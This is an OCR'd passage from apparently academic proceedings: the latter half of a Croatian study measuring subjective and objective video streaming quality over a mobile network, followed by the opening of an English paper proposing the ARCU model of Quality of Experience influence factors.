Za mjerenje kvalitete postavljena je ispitna okolina: video poslužitelj – Internet – pokretna mreža – pokretni uređaj (sl. 1). Za strujanje podataka koristi se video poslužitelj Darwin Streaming Server (DSS), tehnologija koja omogućava strujanje podataka korisnicima putem Interneta, korištenjem protokola RTP (*Real-time Transport Protocol*) i RTSP (Real *Time Streaming Protocol*). Za prijenos podataka do pokretnog uređaja koristi se bežični WCDMA kanal pokretne mreže.



Slika 1. Ispitna okolina

Mjerenja su izvedena na Symbian operacijskom sustavu pametnog telefona Nokia E-72 s RealPlayer klijentom strujanja. Mjerenje svakog ispitnog slučaja ponavlja se pet puta. Mjerenje započinje pokretanjem SymPA aplikacije na pokretnom uređaju, kojom se otvara konekcija prema poslužitelju za video strujanje, putem IP adrese DSSa i porta 554 [8]. Nakon SymPA-e pokreće se RTP klijent na pokretnom uređaju, kroz izbornik aplikacije RealMedia player, također putem IP adrese i 554 porta, ostvaruje konekciju i započinje video strujanje, odnosno prikaz video materijala na zaslonu pokretnog uređaja. Nakon završetka strujanja, u SymPA aplikaciji se vrši pohrana snimljenog prometa u sirovom formatu, koji se konvertira u format softvera *Wireshark* pogodnog za analizu RTP toka podataka i E2E parametara karakterističnih za kvalitetu video usluge: gubitak paketa, kašnjenje i kolebanje kašnjenja. Za određivanje objektivne video kvalitete potrebno je snimiti izlazne, strujane sekvence. Stoga u isto vrijeme, na računalu radi VLC player aplikacija, koja izvodi strujanje i simultano snimanje izlaznih video sekvenci. Izlazne video sekvence, s oštećenjem zbog prolaska kroz pokretnu mrežu, snimljene su u AVI formatu koji nema gubitaka. Parametri objektivne video kvalitete, zrnatost i zamućenje, mjere se alatom MSU (*Video Quality Measurement Tool*).

Opsežna testiranja subjektivne video kvalitete često su skupa i dugotrajna, stoga su razvijeni alati koji u zadovoljavajućoj mjeri mogu ponuditi rezultate vrlo bliske ocjeni gledatelja. U tu svrhu, u radu se koristi alat VQA (*Video Quality Analyzer v 1.0.*). Prema autorima VQA alata, ugrađena tehnologija mjerenja video kvalitete pokazuje veliku točnost u predviđanju DMOS-a (*Difference Mean Opinion Score*) spram rezultata polučenih tijekom subjektivne procjene kvalitete gledatelja uz uvjete prema preporuci ITU.T BT.500-12. DMOS ukazuje na razinu doživljenog gubitka vizualne kvalitete mjerenog videa spram njegovog izvornog videa i poprima vrijednosti od 0 (odlično) do 100 (loše).

III. SUBJEKTIVNA OCJENA I OBJEKTIVNA VIDEO METRIKA

Iako video strujanje pripada kategoriji jednosmjerne usluge, usluga je osjetljiva na kašnjenje i kolebanje kašnjenja. Velike varijacije kašnjenja treba kontrolirati, radi konstantnosti toka podataka i izbjegavanje prekida

TABLICA I. STATISTIČKE VRIJEDNOSTI MREŽNIH PARAMETARA

	Brzina okvira	**10 fps**		**15 fps**	
	Brzina prijenosa	**64kbps**	**96kbps**	**64kbps**	**96kbps**
Foreman					
Gubitak paketa [%]	Sred. vrijed.	0	0.37	1.52	3.27
	Stand. odstup.	0	0.56	0.24	0.28
	Min. vrijed.	0	0	1.16	2.95
	Maks. vrijed.	0	1.11	1.74	3.62
Kašnje-nje [ms]	Sred. vrijed.	77.47	56.96	74.46	42.28
	Stand. odstup.	3.41	1.72	1.59	1.52
	Min. vrijed.	73.83	54.69	72.12	40.69
	Maks. vrijed.	82.89	58.66	75.93	44.96
Hall					
Gubitak paketa [%]	Sred. vrijed.	0	0	0	0.58
	Stand. odstup.	0	0	0	0.71
	Min. vrijed.	0	0	0	0
	Maks. vrijed.	0	0	0	1.58
Kašnje-nje [ms]	Sred. vrijed.	72.84	42.65	58.93	42.04
	Stand. odstup.	2.15	0.63	1.18	0.88
	Min. vrijed.	70.55	41.56	57.61	40.98
	Maks. vrijed.	75.55	43.09	60.76	43.18
Mobile					
Gubitak paketa [%]	Sred. vrijed.	18.48	15.83	21.15	21.05
	Stand. odstup.	0.95	0.6	0.57	1.25
	Min. vrijed.	17.06	14.95	20.43	19.58
	Maks. vrijed.	19.43	16.51	21.86	22.38
Kašnje-nje [ms]	Sred. vrijed.	76.35	53.32	58.17	56.65
	Stand. odstup.	4.42	2.15	1.60	0.86
	Min. vrijed.	72.93	50.12	56.16	55.63
	Maks. vrijed.	83.84	55.59	59.48	58.03
News					
Gubitak paketa [%]	Sred. vrijed.	0	0	0.45	2.176
	Stand. odstup.	0	0	0.78	0.74
	Min. vrijed.	0	0	0	1.06
	Maks. vrijed.	0	0	1.8	2.92
Kašnje-nje [ms]	Sred. vrijed.	75.05	54.16	58.93	41.29
	Stand. odstup.	1.38	1.04	1.18	1.07
	Min. vrijed.	73.66	53.08	57.61	40.25
	Maks. vrijed.	77.20	55.56	60.76	42.94

zbog praznog međuspremnika. Inače se kod gledatelja značajno može pogoršati percepcija kvalitete. Gubitak paketa je parametar koji bitno može utjecati na kvalitetu usluge. U pokretnim mrežama do gubitka paketa dolazi zbog popunjenosti međuspremnika ili pogrešaka na kanalu. U svim provedenim mjerenjima su mala kolebanja vrijednosti, unutar ispitne skupine od pet mjerenja. Vrijednosti kašnjenja svih ispitnih slučajeva su se kretale između 39 i 78 ms, što su za video uslugu prihvatljive vrijednosti.

Tijekom mjerenja, sve sekvence, osim Mobile, kodirane brzinom okvira 10 fps, imale su gubitak između 0% i 1.11%, dok su 15fps sekvence imale gubitak od 0% do 3.43%. Sekvence Mobile su imale prosječni gubitak od 19.12%, a broj izgubljenih RTP paketa kretao se od 36 do 64. Uočljiv je rast gubitka paketa s povećanjem brzine kodiranja. U tablici I. prikazane su statističke vrijednosti parametara mrežne metrike za pet mjerenja svih ispitnih skupina.

A. *Sekvence Foreman*

Ocjena subjektivne kvalitete za sve ispitne sekvence bila je vrlo dobra, osim u slučaju 15fps i 96k kada je DMOS dostigao vrijednost 100, što je loša ocjena, tablica II. Prosječni gubitak od 3.27% imao je vrlo veliki utjecaj na percipiranu kvalitetu. Nakon početnog kratkotrajnog oštećenja video materijala, poslije nije bilo vidljive

TABLICA II. SREDNJE VRIJEDNOSTI SUBJEKTIVNE OCJENE I OBJEKTIVNIH PARAMETARA VIDEO KVALITETE

Foreman 320x240			**DMOS**	**Zrnatost**	**Zamućenje**
10 fps	64 Kbps	Ulaz	26.45	35.02	16.24
		Izlaz	28.65	32.38	15.82
	96 Kbps	Ulaz	19.09	23.03	16.97
		Izlaz	26.91	23.91	16.53
15 fps	64 Kbps	Ulaz	29.77	41.72	15.79
		Izlaz	30.15	40.92	15.55
	96 Kbps	Ulaz	22.93	27.71	16.51
		Izlaz	100	28.56	16.51
Hall 320x240					
10 fps	64 Kbps	Ulaz	11.95	22.64	18.45
		Izlaz	24.64	21.61	17.95
	96 Kbps	Ulaz	9.56	19.82	18.43
		Izlaz	25.79	19.36	18.01
15 fps	64 Kbps	Ulaz	13.85	26.61	18.29
		Izlaz	24.35	25.39	17.83
	96 Kbps	Ulaz	11.41	22.42	18.38
		Izlaz	28.13	21.37	17.89
Mobile 320x240					
10 fps	64 Kbps	Ulaz	59.34	24.98	41.15
		Izlaz	100	24.35	37.21
	96 Kbps	Ulaz	58.48	24.34	41.33
		Izlaz	100	23.10	37.42
15 fps	64 Kbps	Ulaz	59.77	25.70	40.24
		Izlaz	100	23.67	35.07
	96 Kbps	Ulaz	59.82	25.68	40.27
		Izlaz	100	25.00	34.85
News 320x240					
10 fps	64 Kbps	Ulaz	13.31	24.76	19.71
		Izlaz	20.35	23.12	19.04
	96 Kbps	Ulaz	8.53	20.86	19.85
		Izlaz	18.36	19.87	19.23
15 fps	64 Kbps	Ulaz	14.40	30.76	19.56
		Izlaz	21.39	28.09	18.88
	96 Kbps	Ulaz	12.28	23.91	19.74
		Izlaz	32.89	23.12	19.12

degradacije. Gubitak paketa na početku transmisije i kratak vremenski period trajanja sekvenci od 10 sekundi nisu ostavili mogućnost poboljšanja ukupnog DMOS-a. Ovaj primjer potvrđuje da gledatelji brzo primjećuju i sporo zaboravljaju. Objektivna kvaliteta je ostala slična kao kod ulaznih sekvenci. Najlošija varijanta 15fps i 64k ima prosječnu vrijednost zrnatosti 40.92, dok zamućenje iznosi 15.55. Najbolja varijanta 10fps 96k ima zrnatost 23.91, a zamućenje 16.53. Međutim, prosječne vrijednosti parametara zrnatosti i zamućenja zapravo su vrlo bliske ulaznim vrijednostima, time su oštećenja prouzročena transmisijom u ovom slučaju zanemariva. Od svih ispitnih sekvenci, Foreman postiže najviše vrijednosti zrnatosti, što rezultira i velikom zrnatošću u prikazu slike.

B. Sekvence Hall

U slučaju Hall najveći gubitak paketa je doživjela sekvenca s 15fps i 96K, iznos od 0.58% ne utječe bitno na subjektivnu procjenu, jer srednja vrijednost DMOS-a iznosi 28.13, što predstavlja ocjenu vrlo dobro. Za sve ostale kombinacije sekvenci, subjektivna ocjena je također bila vrlo dobra. Vrijednosti objektivnih parametara svih Hall varijanti postigle su najbolje rezultate za zrnatost. Vrijednosti su se kretale između 19.36 i 26.61. Obzirom da su Hall sekvence relativno statične, bez puno detalja, to je bilo i za očekivati. Iako su vrijednosti zamućenja slike relativno niske 17.92,



Slika 2. Najlošiji okvir sekvence Foreman, Hall, News, Mobile, varijante 15fps 96kbps parametra zrnatost

obzirom na sadržaj materijala, zamućenje nije toliko došlo do izražaja.

C. Sekvence Mobile

Mobile je za sve varijacije kodiranja postigao DMOS 100, odnosno ocjenu loše. Tijekom strujanja neugodna oštećenja su bila prisutna većinu vremena. Gubitak od 15.83% do 21.15% u ovom slučaju je imao vrlo veliki utjecaj na subjektivnu ocjenu.

Za razliku od loše DMOS ocjene, zrnatost i zamućenje imaju vrlo dobre vrijednosti. Srednja vrijednost parametra zrnatost ne odskače puno od ostalih ispitnih sekvenci, međutim vrijednosti zamućenja postižu najbolje rezultate od svih slučajeva.

D. Sekvence News

Prosječni gubitak od 2.17% nije ostavio značajniji trag na doživljenu iskustvenu kvalitetu, obzirom da prosječna vrijednost DMOS-a iznosi 32.89, što predstavlja vrlo dobru subjektivnu ocjenu. Treba primijeti, Foreman sekvenca od 15fps i 96K, s bliskim prosječnim gubitkom paketa od 3,27%, ima 100 za DMOS vrijednost. Dakle, malo odstupanje postotka gubitka paketa rezultiralo je s kardinalno različitom ocjenom kvalitete.

News materijal ima najmanje zamućenje u svim varijantama u usporedbi s ostalim ispitnim sekvencama, izuzevši Mobile, prosječne vrijednosti su 19.06. Vrijednosti indeksa zrnatosti kretale su se od 19.87 za slučaj 10fps 96k do 28.09 za slučaj 15fps 64k.

IV. POVEZIVANJE REZULTATA


Uz pomoć QoS podataka može se procjenjivati iskustvena kvaliteta. Izmjereni QoS parametri nisu uvijek dovoljni za subjektivnu procjenu, što se vidjelo u slučaju Foreman i Mobile za DMOS vrijednosti 100, odnosno najlošiju ocjenu. Naime, video je osjetljiviji, od drugih multimedijskih usluga, na učinke manjih ali strateški postavljenih mrežnih oštećenja. U stvaranju prikaza jasne i glatke slike, zbog načina kodiranja, neki su okviri važniji od drugih. Stoga gubitak paketa, koji ne sadrži ključni okvir, neće utjecati na subjektivnu ocjenu gledatelja, jer gledatelj neće niti primijetiti efekt kojeg je izazvao taj gubitak. S druge strane, ako gubitak paketa utječe na jedan od I-okvira, učinak je vidljiv. Obzirom da u video svijetu svi paketi nemaju jednaku relativnu važnost, broj ili omjer izgubljenih paketa ne daje dovoljnu informaciju za procjenu gubitka percipirane kvalitete. Stoga je nužno uključiti i ostala objektivna mjerenja u proces ocjenjivanja iskustvene kvalitete.

Objektivna metrika kvalitete slike koristi matematičke modele u izračunu razlika između izvornog i obrađenog videa. Pri tome su zrnatost, zamućenje te omjer signala i šuma najčešći široko korišteni parametri u objektivnim metrikama [9]. Zrnatost se javlja pri pogreškama u kodiranju prostornih komponenti i pri gubitku informacija u stvarnom vremenu preuzimanja i prikaza video materijala [10]. Pozicija i broj oštećenih blokova određuju percepciju i razinu degradacije kvalitete. U ispitnim slučajevima najizraženija zrnatost i zamućenje su kod sekvence Foreman. Zrnatost je vidljivija u glatkim dijelovima slike u područjima koja se brzo kreću. Vrijednosti zrnatosti provedenih mjerenja su relativno bliske, efekt zrnatosti lakše je zamijetiti kod sekvenci s puno gibanja, kao kod sekvenci Hall i News. Sekvenca Hall ima manju zrnatost od sekvence News, zbog kretnji u pozadini koje nisu prisutne i u slučaju Hall.


Zamućenje je gubitak oštrine rubova i prostornih detalja. Kompresija je čest uzrok zamućenja, jer se nastoji smanjiti broj bitova pri kodiranju kretanja u slici. Za očekivati je da sekvenca s najviše detalja i kretanja, Mobile, bude najzamućenija, a ne najbistrija. Međutim, na prosječno visok indeks zamućenja utjecale su vrlo visoke vrijednosti pojedinih okvira. Ipak, visoka ukupna jasnoća slike nije bitno utjecala na subjektivnu ocjenu, jer sve su varijante ulazne sekvence Mobile na granici DMOS skale dobro-slabo, dok je za sve izlazne sekvence ocjena glasila loše. Prema rezultatima mjerenja, sekvenca Foreman postigla je najlošije prosječne rezultate, odnosno najveću zamućenost. Iz bliskih izmjerenih vrijednosti ulaznih i izlaznih sekvenci, tablica II, proizlazi da kompresija ima glavnu ulogu u stvaranju efekta zamućenja, a ne oštećenja prouzročena transmisijom.

Koristeći rezultate izlaznih mjerenja provedeno je povezivanje izmjerene izlazne DMOS vrijednosti i vrijednosti izmjerenih izlaznih metričkih parametara (sl. 3,4,5,6). Grafički prikazi rezultata pokazuju kako niti jedan parametar ne može biti direktna mjera DMOS ocjene. Za većinu vrijednosti parametra zamućenja vidljiva je bliskost s opisom kvalitete koju percipiraju korisnici. Međutim, rezultati sekvence Mobile imaju najmanju zamućenost, a najlošiju subjektivnu ocjenu, što potvrđuje kako pojedinačni parametar ne može biti izravni odraz iskustvene kvalitete. Iz rasipanja izmjerenih vrijednosti proizlazi da je ljudski vizualni sustav osjetljiviji na gubitke kvalitete zbog povećane zrnatosti nego na učinke zamućenja.


Isto tako nije moguće uspostaviti direktnu povezanost DMOS vrijednosti i izmjerenih vrijednosti mrežnih parametara. Prosječni gubitak paketa u slučaju Foreman, varijante 15 fps i 96 kbps, od 3.27% postigao je najlošiju DMOS ocjenu, dok je DMOS sekvenca News, u istoj varijanti, s prosječnim gubitkom od 2.18% postigla vrlo dobru DMOS ocjenu.




Slika 3. Odnos između DMOS ocjene i parametra zamućenje



Slika 4. Odnos između DMOS ocjene i parametra zrnatost




Slika 5. Odnos između DMOS ocjene i parametra gubitak paketa



Slika 6. Odnos između DMOS ocjene i parametra kašnjenje

Slika 7. pokazuje da vrijednosti subjektivne ocjene za sekvence Mobile uopće ne variraju. Za sve kombinacije brzine prijenosa i okvira postignuta je najlošija ocjena. Obzirom da su DMOS vrijednosti ulazne sekvence Mobile, prije prolaska kroz pokretnu mrežu, bile slabe, za očekivati je da će nakon prolaska kroz pokretnu mrežu vrijednosti biti slične. U ovom slučaju prosječni gubitak paketa od 19.13% uzrok je dodjeljivanja najlošije DMOS ocjene. Vrijednosti ispitne sekvence Hall ne variraju puno i sličnih su vrijednosti kao i sekvence News. Sekvenca News je malo dinamičnijeg sadržaja od sadržaja sekvence Hall, što je rezultiralo većom varijacijom subjektivne ocjene i malo većim prosječnim gubitkom paketa. DMOS vrijednosti za sve kombinacije sekvence Foreman su također bile stabilne i vrlo dobre, osim za slučaj 96kbps/15fps, gdje je postignuta vrijednost 100. Interesantno je da je u ovom ispitnom postupku VQA alat pri donošenju subjektivne ocjene preferirao niže brzine okvira i više brzine prijenosa, odnosno da je kombinacija 10 fps i 96 kbps svih ispitnih sekvenci postigla najbolje rezultate.

Ukupno gledano, mjerenje objektivne kvalitete svih ulaznih i izlaznih varijanti jedne sekvence, iste ispitne skupine, daje slične mjerne rezultate. U ovom eksperimentu kompresija je glavni uzrok u stvaranju nepoželjnih efekata koji degradiraju video kvalitetu, a ne pokretna mreža kako to često doživljava korisnik. Najbolje rezultate ostvarile su sekvence Hall i News, koje su relativno statičnog scenarija, a najlošiji rezultat postigla je jedna varijanta sekvence Foreman (15fps 96K) i sve varijante dinamične sekvence Mobile. Ova varijanta sekvence Foreman postigla je loše DMOS rezultate uz relativno malen gubitak paketa, ali očito je taj gubitak bio na ključnim mjestima, što je značajno utjecalo na loš ukupni dojam proživljenog iskustva.



Slika 7. DMOS vrijednosti različitih brzina prijenosa i okvira izlaznih sekvenci

V. ZAKLJUČAK

U eksperimentu su korištene četiri standardne video sekvence: Foreman, Hall, Mobile, News u četiri varijante, putem dvije brzine prijenosa (64 i 96 kbps) i dvije brzine okvira (10 i 15 fps). Izabrane sekvence pokrivaju različita obilježja video materijala (različite teksture, količina detalja, kretanja u slici). Tijekom mjerenja pokretna mreža je bila stabilna. Naime, izmjerene su male vrijednosti za gubitak paketa, kašnjenje i kolebanje kašnjenja, osim za sekvencu Mobile. Izmjerene male razlike DMOS vrijednosti ulaznih i izlaznih sekvenci, pokazuju da mreža praktički nije imala utjecaja na izmjerene subjektivne vrijednosti. Sve varijante sekvence Mobile ocijenjene su najlošijom DMOS ocjenom. Iako je izgubljeno dosta paketa prolaskom kroz pokretnu mrežu, u prosjeku 19.12%, mreža nije jedina utjecala na lošu subjektivnu ocjenu sekvence Mobile. Naime DMOS ocjena ovih ulaznih sekvenci već je bila na granici slabog. Ako je kvaliteta sadržaja na ulazu slaba nije za očekivati da će se prolaskom kroz mrežu poboljšati. Stoga je za uspješni prikaz i transmisiju s malo gubitaka potrebno razvrstati video prema sadržaju. Rezultati također pokazuju kako objektivne parametre kvalitete videa (zrnatost i zamućenje) kao i mrežne parametre (gubitak paketa i kašnjenje) nije moguće izravno povezati sa subjektivnim ocjenama, čak i kad se uzmu u obzir dinamička obilježja video sadržaja (brzina prijenosa i brzina okvira). Pojedini parametri, kao i pozicioniranje njihovih vrijednosti, imaju različite učinke na subjektivnu ocjenu kvalitete videa. Njihov zajednički utjecaj je složen i nelinearan te zahtijeva daljnja istraživanja.

LITERATURA

[1] J. McCARTHY, P. WRIGHT: "Technology as experience", MIT PRESS, 2004.

[2] D. SOLDANI, M. LI, R. CUNY: "QoS and QoE management in UMTS cellular systems", John Wiley and Sons, 2006.

[3] ITU-T SG 12 (2007) „Definition of quality of experience", COM12-LS 62-E, TD 109rev2 (PLEN/12), Switzerland, 2007.

[4] ITU-R BT-500-12 "Methodology for the subjective assessment of the quality of television picture", 2009.

[5] M. RIES, C. CRESPI, O. NEMETHOVA, M. RUPP: "Content Based Video Quality Estimation for H.264/AVC Video Streaming", Proc. of the IEEE Wireless Communication & Networking Conference, China, 2007.

[6] ITU-T J.341 „Objective perceptual multimedia video quality measurement of HDTV for digital cable television in the presence of a full reference", 2011.

[7] 3GPP TR 26.944 „End-to-end multimedia services performance metrics",V9.0.0 (2009-12)

[8] A. DÍAZ, P. MERINO, L. PANIZO "Experimental analysis of peer-to-peer streaming in cellular networks", 21st International Conference on Advanced Networking and applications, 2007

[9] W. LIN, C.C. JAY KUO: "Perceptual visual quality metrics: A survey", J. Vis. Commun. 2011, s Interneta, , J.W. JEON: "No-Reference Image Quality Assessment using Blur and Noise", World Academy of Science, Engineering and Technology 50, 2009, s Interneta, www.waset.org/journals/waset/v50/v50-27.pdf

A Multi-Dimensional View of QoE: the ARCU Model

Lea Skorin-Kapov*, Martín Varela†
*University of Zagreb, Faculty of Electrical Engineering and Computing, Croatia
†VTT Technical Research Centre of Finland
lea.skorin-kapov@fer.hr, martin.varela@vtt.fi

***Abstract*—Understanding and modeling the wide range of influence factors that impact end user Quality of Experience (QoE) and go beyond traditional Quality of Service (QoS) parameters has become an important issue for service and network providers, in particular for new and emerging services. In this paper we present a generic ARCU (Application-Resource-Context-User) Model which categorizes influence factors into four multi-dimensional spaces. The model further maps points from these spaces to a multi-dimensional QoE space, representing both qualitative and quantitative QoE metrics. We discuss examples of applying the ARCU Model in practice, and identify key challenges.**

I. Introduction

Quality of Experience (QoE) has, as of late, become a fashionable research topic. So much so, that a significant portion of work related to *Quality of Service* (QoS) in the literature also carries the "QoE" moniker. QoE, however, is a markedly different concept from that of QoS, and it goes beyond the scope of much of the current QoE literature. For the most part, the current usage of QoE refers to the perceptual quality of multimedia applications. Granted, for multimedia applications, perceptual quality is a very important component of QoE. However, QoE is a multi-dimensional concept, and it is not limited to the technical factors which we can measure, be it at the network level or the application level.

Increasingly, service and network providers are looking to identify and model the complex relationships between factors impacting QoE and the actual QoE as subjectively perceived by end users [1] [2] [3]. In addition to well understood QoS and application-level parameters, additional factors affecting QoE include the usage context and intent of usage of the service [4], service content [5], and the users' cultural, socio-economic and psychological state [6]. These, however, are seldom considered together and in depth in most available QoE literature.

In order to understand QoE for any given service and how to instrumentally estimate it, we need to take into account the different factors that affect QoE for the service in question, and map them to the QoE. There are several difficulties associated with this, namely:

- The list of potential factors that affect QoE is very long, and the most relevant factors need to be identified for each service.
- Some of the factors, in particular those related to the context of usage and the user, are difficult, and in some cases impossible, to measure instrumentally.
- QoE is a multi-dimensional concept, and thus the mapping of the quality affecting factors to the QoE is a rather complex proposition.

In this paper, we propose a novel way to model the quality-affecting factors and their relationship to QoE, for different types of services. The proposed model splits factors into different multi-dimensional spaces, according to their type, and establishes a mapping between those factors and points in an also multi-dimensional QoE space.

The rest of the paper is organized as follows. In Section II we discuss related work on this topic. Section III describes the proposed model in detail. In Section IV we discuss the practical issues associated with applying the proposed model to actual services, and provide examples of how the model can be applied. Finally, we conclude the article and provide future research directions in this domain in Section V.

II. Related Work

While the ITU-T defines QoE as the "overall acceptability of an application or service, as perceived subjectively by the end user" which "may be influenced by user expectations and context" [7], a common definition cited by the research community defines QoE as "the degree of delight of the user of a service, influenced by content, network, device, application, user expectations, and goals, and context of use" [8].

Existing studies have proposed classifications of factors impacting QoE, often termed *QoE influence factors*, for various types of multimedia services [9], [1], [2], [5], [10]. While a factor is a characteristic which influences QoE, it is not a part of the perceived QoE itself. Extensive work on factor classification has been performed by S. Jumisko-Pyykkö [11] in the form of a User-Centered Quality of Experience (UC-QoE) model where characteristics of the user, system/service, and context of use are identified as contributing to different experiential dimensions of QoE.

In addition to understanding what impacts QoE, there is a need to understand and model what constitutes QoE, in terms of different subjective and objective quality metrics that can be identified and perceived by end users [12]. Determining the correlation between influence factors and quality dimensions has proven to be a challenging task.

A large number of studies have modeled the correlation between QoS and QoE [13], [2], [14], [15], [16], however often focusing only on overall user perceived quality (often in terms of a Mean Opinion Score, MOS [17]). Wu et al. [6] have gone on to study the correlation of different dimensions of QoS and QoE, in particular for distributed interactive multimedia environments, identifying the degree to which different QoS factors impact different QoE dimensions.

The notion of considering QoE as a multi-dimensional value has been addressed in a number of approaches. In the context of multimodal human computer interaction, S. Möller et al. [18] relate influence factors and performance metrics with QoE aspects (quality dimensions), including e.g., interaction quality, efficiency, usability, aesthetics, utility, and acceptability. Wälterman et al. [19] study quality dimensions related to speech transmission, and further model integral listening quality in terms of the identified dimensions.

The idea of mapping points in multi-dimensional spaces from one space to another has been used in the past in the context of utility-based multimedia adaptation [20], where points in an adaptation space (representing multimedia adaptation operations) are mapped to resource and utility spaces. Such mappings are also used in the scope of the MPEG-21 digital item adaptation (DIA) [21] standard to be used for making multimedia content adaptation decisions.

III. The ARCU Model

In this section, we build on prior knowledge by proposing a generic QoE model independent of a particular service type. We model QoE influence factors as falling into one of the four following multi-dimensional spaces:

1) *Application space* (A): composed of dimensions representing application/service[1] configuration factors. Examples of such factors include encoding, resolution, sample rate, frame rate, buffer size, SNR, etc. Content type is also a key factor to be considered (e.g., in the case of video, action movie with fast scene changes vs. more static news report).
2) *Resource space* R: composed of dimensions representing the characteristics and performance of the technical system and network resources used to deliver the service. Examples of such factors include network performance in terms of delay, jitter, loss, and throughput. Furthermore, system resources such as server processing capabilities and end user device capabilities (e.g., CPU power, memory, screen resolution, user interface) are included.
3) *Context space* C: composed of dimensions indicating the situation in which a service or application is being used. A wide variety of dimensions may be considered in this category, include ambient conditions (e.g., lighting conditions, noise), user location, time of day, and social context. Furthermore, the task (or purpose) related to using a given application is considered. Dimensions representing economic context may also be considered, such as service costs.
4) *User space* U: composed of dimensions related to the specific user of a given service or application. Example factors include demographic data, user preferences, requirements, expectations, prior knowledge, mood, motivation, specific task/behaviour, etc.

As compared to previous classifications, we believe that it is beneficial to distinguish between factors related to the actual application and media configuration parameters, from the network/system resources, as these sets of parameters my be considered and varied independently and by different actors.

The proposed model is illustrated in Fig. 1. Dimensions in each of the spaces may correspond to different types of scales, such as e.g., ordinal, interval, and ratio scales. We denote $\mathsf{ARCU} = \mathsf{A} \oplus \mathsf{R} \oplus \mathsf{C} \oplus \mathsf{U}$, and refer to the ARCU space when considering all QoE-affecting factors. Points from the ARCU space are further mapped to points in a *QoE space*. The QoE space is composed of dimensions representing different quantitative and qualitative quality metrics which can be perceived by an end user (e.g., perceptual quality / MOS, ease-of-use, efficiency, comfort, etc.).

A slight conceptual hurdle needs to be dealt with when considering the quality-affecting factors as dimensions in the ARCU space and the A, R, C and U spaces themselves. While conceptually, all the quality affecting factors can be seen as independent of each other, in practice, there often exists a correlation between different subsets of parameters, both within a space (e.g. loss rates and delays in networks tend to be correlated), and across spaces (for example, using a mobile service is an instance in which the context of usage might create bounds for network resources). This would imply that the spaces themselves are not actually spaces, as they don't have orthogonal bases. We model this by introducing a function $\mathcal{V}$ that defines a set of valid regions in the ARCU space by taking into account these correlations, and conforming to reality.

$$\mathcal{V} : \mathsf{ARCU} \rightarrow \{1, 0\}$$

$$\mathcal{V}(a, r, c, u) = \begin{cases} 1 \text{ if } (a, r, c, u) \text{ is valid} \\ 0 \text{ otherwise} \end{cases}$$

for all $\{(a, r, c, u) | (a, r, c, u) \in \mathsf{ARCU}\}$

The *Mapping Function* (MF) can be considered as a function $\mathrm{MF} : \mathsf{ARCU}_{\mathcal{V}} \rightarrow \mathsf{QoE}$, where $\mathsf{ARCU}_{\mathcal{V}}$ denotes the valid regions of ARCU under the constraints of $\mathcal{V}$, invoking different QoE assessment methods depending on the type of application. In the case of objective quality assessment, it can feed relevant input parameters to standardized (provided they exist) models to determine values for a

[1]We will use the terms application and service interchangeably throughout the paper, unless otherwise noted.

given QoE dimension (metric). In the case of subjective assessment, it will correlate input parameters with user specified QoE.

Following the mapping to a QoE space, we can consider how to then go from a point in a multidimensional space to a measure of integral QoE. The term "integral quality" may be used when the quality due to the totality of quality dimensions (or features) is considered [22]. The overall evaluation of subjective user perceived quality should be based on a weighted, possibly non-linear, combination of quality evaluation metrics (dimensions). If we are using a set of evaluation metrics to evaluate QoE, the issue to determine is how much and in which way each metric contributes to integral QoE.

If we assume that the QoE space is composed of dimensions $q_1, ..., q_n$ with corresponding weight factors assigned as $w_1, ..., w_n$, then we can express $QoE_{Integral}$ as the following

$$QoE_{Integral} = f(w_1 q_1, ..., w_n q_n)$$

Different metrics may be of different relative importance (depending on application purpose / type of application, user task, user preferences, etc.), and hence be assigned different weight factors. For example, an evaluation of the QoE metric "content reliability" is very important for an eHealth application and contributes in large to overall QoE, while evaluation of the same metric contributes to a smaller degree to the overall QoE of a gaming application.

IV. Service Examples

The aim of the proposed model is to provide a systematic and generic view of modeling QoE. A number of challenges need to be addressed related to applying the proposed model in practice, including the following:

